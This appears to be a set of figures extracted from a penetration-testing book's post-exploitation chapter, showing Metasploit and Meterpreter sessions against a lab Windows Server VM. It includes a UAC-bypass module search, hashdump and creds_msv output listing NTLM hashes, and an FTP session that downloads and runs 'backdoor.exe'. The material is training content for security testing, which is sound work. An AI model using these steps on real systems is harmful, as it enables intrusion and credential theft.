 256   436   svchost.exe                    x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 292   284   csrss.exe                      x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
```


Meterpreter command
Communication Channel
Meterpreter Server response
Pen-testing machine
Meterpreter process
Exploited process



flag

Type of file: Text Document (.txt)

Opens with: Notepad

Location: C:\

Size: 9 bytes (9 bytes)


Size on disk: 4.00 KB (4,096 bytes)

Created: Monday, October 30, 2017, 8:24:57 AM

Modified: Monday, October 30, 2017, 8:24:57 AM

Accessed: Monday, October 30, 2017, 8:24:57 AM

Attributes: ☐ Read-only ☐ Hidden



Properties

Size 800 × 600 pixels

Type JPEG image

File Size 13.8 kB

Folder root

Aperture

Exposure

Focal Length


ISO

Metering


Camera

Date


Time




```
meterpreter >
meterpreter > transport -h
Usage: transport <list|change|add|next|prev|remove> [options]

   list: list the currently active transports.
    add: add a new transport to the transport list.
 change: same as add, but changes directly to the added entry.
   next: jump to the next transport in the list (no options).
   prev: jump to the previous transport in the list (no options).
 remove: remove an existing, non-active transport.

OPTIONS:

    -A <opt>  User agent for HTTP/S transports (optional)
    -B <opt>  Proxy type for HTTP/S transports (optional: http, socks; default: http)
    -C <opt>  Comms timeout (seconds) (default: same as current session)
    -H <opt>  Proxy host for HTTP/S transports (optional)
    -N <opt>  Proxy password for HTTP/S transports (optional)
    -P <opt>  Proxy port for HTTP/S transports (optional)
    -T <opt>  Retry total time (seconds) (default: same as current session)
    -U <opt>  Proxy username for HTTP/S transports (optional)
    -W <opt>  Retry wait time (seconds) (default: same as current session)
    -X <opt>  Expiration timout (seconds) (default: same as current session)
    -c <opt>  SSL certificate path for https transport verification (optional)
    -h        Help menu
    -i <opt>  Specify transport by index (currently supported: remove)
    -l <opt>  LHOST parameter (for reverse transports)
    -p <opt>  LPORT parameter
    -t <opt>  Transport type: reverse_tcp, reverse_http, reverse_https, bind_tcp
    -u <opt>  Local URI for HTTP/S transports (used when adding/changing transports with a custom LURI)
    -v        Show the verbose format of the transport list

meterpreter >
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ftp 192.168.216.129
Connected to 192.168.216.129.
220 (vsFTPd 2.3.4)
User (192.168.216.129:(none)): user
331 Please specify the password.
Password:
230 Login successful.
ftp> _
```





Remote Assistance

□ Allow Remote Assistance connections to this computer

Advanced...

Remote Desktop

Click an option, and then specify who can connect, if needed.


● Don't allow connections to this computer

○ Allow connections from computers running any version of Remote Desktop (less secure)

○ Allow connections only from computers running Remote Desktop with Network Level Authentication (more secure)


Help me choose

Select Users...




rdesktop - 192.168.216.10
Administrator
Other User
Cancel
Windows Server 2008 R2
Standard


Chapter 14: Post-Exploitation




```
msf exploit(psexec) > use post/
Display all 301 possibilities? (y or n)
use post/aix/hashdump
use post/android/capture/screen
use post/android/manage/remove_lock
use post/android/manage/remove_lock_root
use post/cisco/gather/enum_cisco
use post/firefox/gather/cookies
use post/firefox/gather/history
use post/firefox/gather/passwords
use post/firefox/gather/xss
use post/firefox/manage/webcam_chat
use post/hardware/automotive/canprobe
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ftp 192.168.216.5
Connected to 192.168.216.5.
220 FTP Server Ready
User (192.168.216.5:(none)): Hacker
331 User name okay, need password...
Password:
230 Login OK
ftp> binary
200 Type is set
ftp> get backdoor.exe
200 PORT command successful.
150 Opening BINARY mode data connection for backdoor.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\IEUser>backdoor.exe

C:\Users\IEUser>_
```




```
msf exploit(handler) > search bypassuac

Matching Modules
================

   Name                                             Disclosure Date  Rank       Description
   ----                                             ---------------  ----       -----------
   exploit/windows/local/bypassuac                  2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack        1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   exploit/windows/local/bypassuac_eventvwr         2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   exploit/windows/local/bypassuac_fodhelper        2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registry Key)
   exploit/windows/local/bypassuac_injection        2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)
   exploit/windows/local/bypassuac_injection_winsxs 2017-04-06       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   exploit/windows/local/bypassuac_vbs              2015-08-22       excellent  Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)


msf exploit(handler) >
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```




```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username     Domain          LM                                NTLM                              SHA1
--------     ------          --                                ----                              ----
sshd_server  VAGRANT-2008R2  e501ddc244ad2c14829b15382fe04c64  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
vagrant      VAGRANT-2008R2  5229b7f52540641daad3b435b51404ee  e02bc503339d51f71d913c245d35b50b  c805f88436bcd9ff534ee86c59ed230437505ecf


meterpreter >
```

